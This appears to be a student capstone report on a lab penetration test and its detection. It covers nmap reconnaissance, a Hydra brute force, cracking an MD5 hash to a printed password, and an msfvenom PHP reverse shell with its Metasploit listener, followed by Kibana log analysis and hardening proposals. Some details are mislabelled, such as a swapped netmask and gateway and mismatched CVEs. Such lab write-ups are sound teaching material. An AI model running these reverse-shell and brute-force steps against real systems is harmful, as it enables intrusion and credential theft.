Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology


Attack Machine
192.168.1.90
Attack Machine finds vulnerabilities on network, including Capstone Machine
Capstone Machine
192.168.1.105
Activity log from Capstone Machine sent for analysis by ELK Server
ELK Server
192.168.1.100
Log files analysed using Kibana
Kibana
Hyper-V Azure Host Machine
192.168.1.1

Network
Address Range
Netmask: 192.168.1.0/24
Gateway: 255.255.255.0

Machines
IPv4: 192.168.1.1
OS: Windows 10
Hostname: Hyper-V

IPv4: 192.168.1.90
OS: Kali
Hostname: Kali (Attack Machine)

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

IPv4: 192.168.1.100
OS: 18.04
Hostname: ELK

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Windows	192.168.1.1	Hyper-V – Hosts all the VM's
Kali	192.168.1.90	Attacking Machine - Pentesting Environment containing Metasploit and other tools to launch exploits
Capstone	192.168.1.105	Target Machine – Machine being attacked from Kali
ELK	192.168.1.100	Kibana- Log gathering utilizing Packetbeat, Filebeat, and Metricbeat

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2012-1823	*PHP Vulnerability*	*Allows remote attackers to execute arbitrary code by exploiting vulnerabilities in the query string.*
CVE-2015-8562	*Joomla Vulnerability*	*Allow remote attackers to conduct PHP object injection attacks and execute arbitrary PHP code via HTTP User-Agent header.*
CVE-2012-2311	*PHP Vulnerability*	*Allows remote attackers to execute arbitrary code. This vulnerability exists because of an incomplete fix for CVE-2012-1823.*
LFI Vulnerability	*LFI allows access into confidential files on a vulnerable machine.*	An LFI vulnerability allows attackers to gain access to sensitive credentials. The attacker can read (and sometimes execute) files on the vulnerable machine.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Hashed Passwords	*If a password is not salted it can be cracked via online tools such as www.crackstation.netor programs such as hashcat.*	*Once the password is cracked, and if a user name is already known, a hacker can access system files.*
Weak Passwords	*Commonly used passwords such as simple words, and the lack of password complexity, such as the inclusion of symbols, numbers and capitals.*	*System access could be discovered by social engineering. https://thycotic.com/resources/password-strength-checker/suggests that 'Leopoldo' could be cracked in 21 seconds by a computer.*
Port 80 open with public access *CVE-2019-6579*	*Open and unsecured access to anyone attempting entry using Port 80.*	*Files and Folders are readily accessible. Sensitive (and secret) files and folders can be found.*

Exploitation: [CVE-2012-2311]

01

Tools & Processes


Nmap scan revealed port 80 was open and running a vulnerable web server. A Hydra brute force attack on a secret folder revealed private information that allowed us to pivot to a WebDAV server utilizing compromised credentials.

02

Achievements

Gained entry to secret folder and gained information about a point of entry into the system we could use to deliver our PHP reverse shell payload.

03



```
[80][http-get] host: 192.168.1.105   log
[STATUS] attack finished for 192.168.1.1
1 of 1 target successfully completed, 1
Hydra (https://github.com/vanhauser-thc/
root@Kali:~# hydra -l ashton -P /usr/sha
```

Exploitation: [CVE-2015-8562]

01

Tools & Processes


We placed the PHP reverse shell on the WebDAV and activated it. This created a successful PHP reverse shell and we were able to gain access to the system and exfiltrate valuable data.

02

Achievements

Gained access to the server, via Meterpreter session.
Successfully exfiltrated data.

03



```
meterpreter > sysinfo
Computer    : joomla
OS          : Linux joomla 3.13.0-3
Meterpreter : php/php
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Exploitation: [CVE-2012-1823]

01

Tools & Processes
Utilize msfvenom on the Kali machine to craft a PHP reverse shell payload. We then used Metasplopit to setup a listener before deploying the reverse shell.

02

Tools & Processes
Utilize msfvenom on the Kali machine to craft a PHP reverse shell payload. We then used Metasplopit to setup a listener before deploying the reverse shell.

03

```
msfvenom -p
php/meterpreter/reverse_tcp
lhost=192.168.1.90
lport=4444 >> shell.php
```

Exploitation: [LFI vulnerability]


01

Tools & Processes
Used msfvenom and meterpreter to deliver a payload onto the vulnerable machine (the capstone server)

02

Achievements
Using the multi/ handler exploit I could get access to the machine's shell.

03



```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
```

Exploitation: [Hashed Passwords]


01

Tools & Processes
I used the website crackstation.net to crack the hashed password.

02

Tools & Processes
The password ‘**linux4u**’ was used in conjunction with username **Ryan** to access the **/webdav** folder.

03



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

Exploitation: [Port 80 Open to Public Access]

01

Tools & Processes


Used nmap to scan for open ports on the target machine.

02

Achievements

Nmap scanned 256 IP addresses: I found 4 hosts up: Port 22 and 80 was of interest to me.

03




```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@Kali:~# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-01 15:55 PDT
Nmap scan report for 192.168.1.105
Host is up (0.0013s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see htt
ps://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=7/1%OT=22%CT=1%CU=38187%PV=Y%DS=1%DC=D%G=Y%M=00155D%TM
OS:=60DE47E0%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan started on July 1, 2021 at approximately 21:00hrs
- 18,202 connections occurred at the peak, the source IP was 192.168.1.90
- The sudden peaks in network traffic indicate that this was a port scan.



Dashboard / Blue Team Brute Force

source.ip: 192.168.1.90


Last 7 days

Connections over time [Packetbeat Flows] ECS

@timestamp per 3 hours 2021-07-01 21:00
Unique Flows 18,202

Analysis: Finding the Request for the Hidden Directory

- The request started at 2100hrs on July 1st 2020
- 14,355 requests were made to access the / **secret_folder**
- The / **secret_folder** contained a hash that I could use to access the system using another employee's credentials (Ryan)
- The / **secret_folder** also allowed me to upload a payload, thus exploiting other vulnerabilities




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	14,355
http://127.0.0.1/server-status?auto=	2,751
http://snnmnkxdhflwgthqismb.com/post.php	420
http://www.gstatic.com/generate_204	210
http://ocsp.godaddy.com	108

Analysis: Uncovering the Brute Force Attack

- 109,843 requests were made in the attack to access the **/secret_folder**.
- 2 attacks were successful. 100% of these attacks returned a 301 HTTP status code “Moved Permanently”.




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	2

Analysis: Finding the WebDAV Connection

- 96 requests were made to access the **/webdav** directory.
- The primary requests were for the **passwd.dav** and **shell.php** files.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	96
http://192.168.1.105/webdav/	28
http://192.168.1.105/webdav/shell.php	20
http://192.168.1.105/webdav/passwd.dav	18
http://192.168.1.105/webdav/shell2.php	17

Blue Team

Proposed Alarms and Mitigation Strategies


Mitigation: Blocking the Port Scan

Alarm

- Threshold for multiple ports coming from a single origin in a short amount of time.
- 10 port scans in one minute
- 100 consecutive ICMP requests

System Hardening

- Enable only the traffic internal hosts need
- Deny everything else



⊟ Scans 2

- ☑ Port scan from internal network
- ☑ Port scan from external network
- ☑ Port scan from internal network - detected by device
- ☑ Port scan from external network - detected by device
- ☑ IP sweep from internal network
- ☑ IP sweep from external network
- ☑ IP sweep from internal network - detected by device
- ☑ IP sweep from external network - detected by device
- ☑ Stealth scan
- ☑ Synscan
- ☑ Probes

Mitigation: Finding the Request for the Hidden Directory

Alarm

- Deny all unauthorized IPs access to shared files
- Disable directory listing

System Hardening

- Don’t use robots.txt to exclude any information, this is the first source for hackers where to look
- Rename folders containing sensitive/ private/ company critical data
- Encrypt data contained within confidential folders
- Review IP addresses that cause an alert to be sent: either whitelist or block the IP addresses.

Mitigation: Preventing Brute Force Attacks

Alarm

- Alert when 20+ failed login attempts in 1 minute.

- PHP brute force attack detector tools

- Detect source IPs exceeding thresholds

- Detect accounts that have 10 lockouts in a 10-minute time

System Hardening

- Using MFA for Webdav login.

- Use a USB security key for Multi factor.

- Lockout accounts after 3 failed attempts in 30 minutes and lock down account that requires admin intervention with 10 failed logins over 4 hours.

- No root access over SSH

Mitigation: Detecting the WebDAV Connection

Alarm

- Implement file server auditors
- Alerts on HTTP POST and GET requests
- Enable traversal signatures to security policy

System Hardening

- Restrict connections to the shared folder with a firewall rule.
- No robots.txt files
- Don’t save PII in files and have your co worker log you in every day.

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Limit outgoing connections
- Disable tools not needed to make it more difficult to establish a reverse shell
- Use application aware host or client-based firewalls

System Hardening

- Limit the types of files that can be uploaded remotely.
- No root SSH access
- Restrict access on local machines so email attachments or unauthorized programs get installed on machines

The End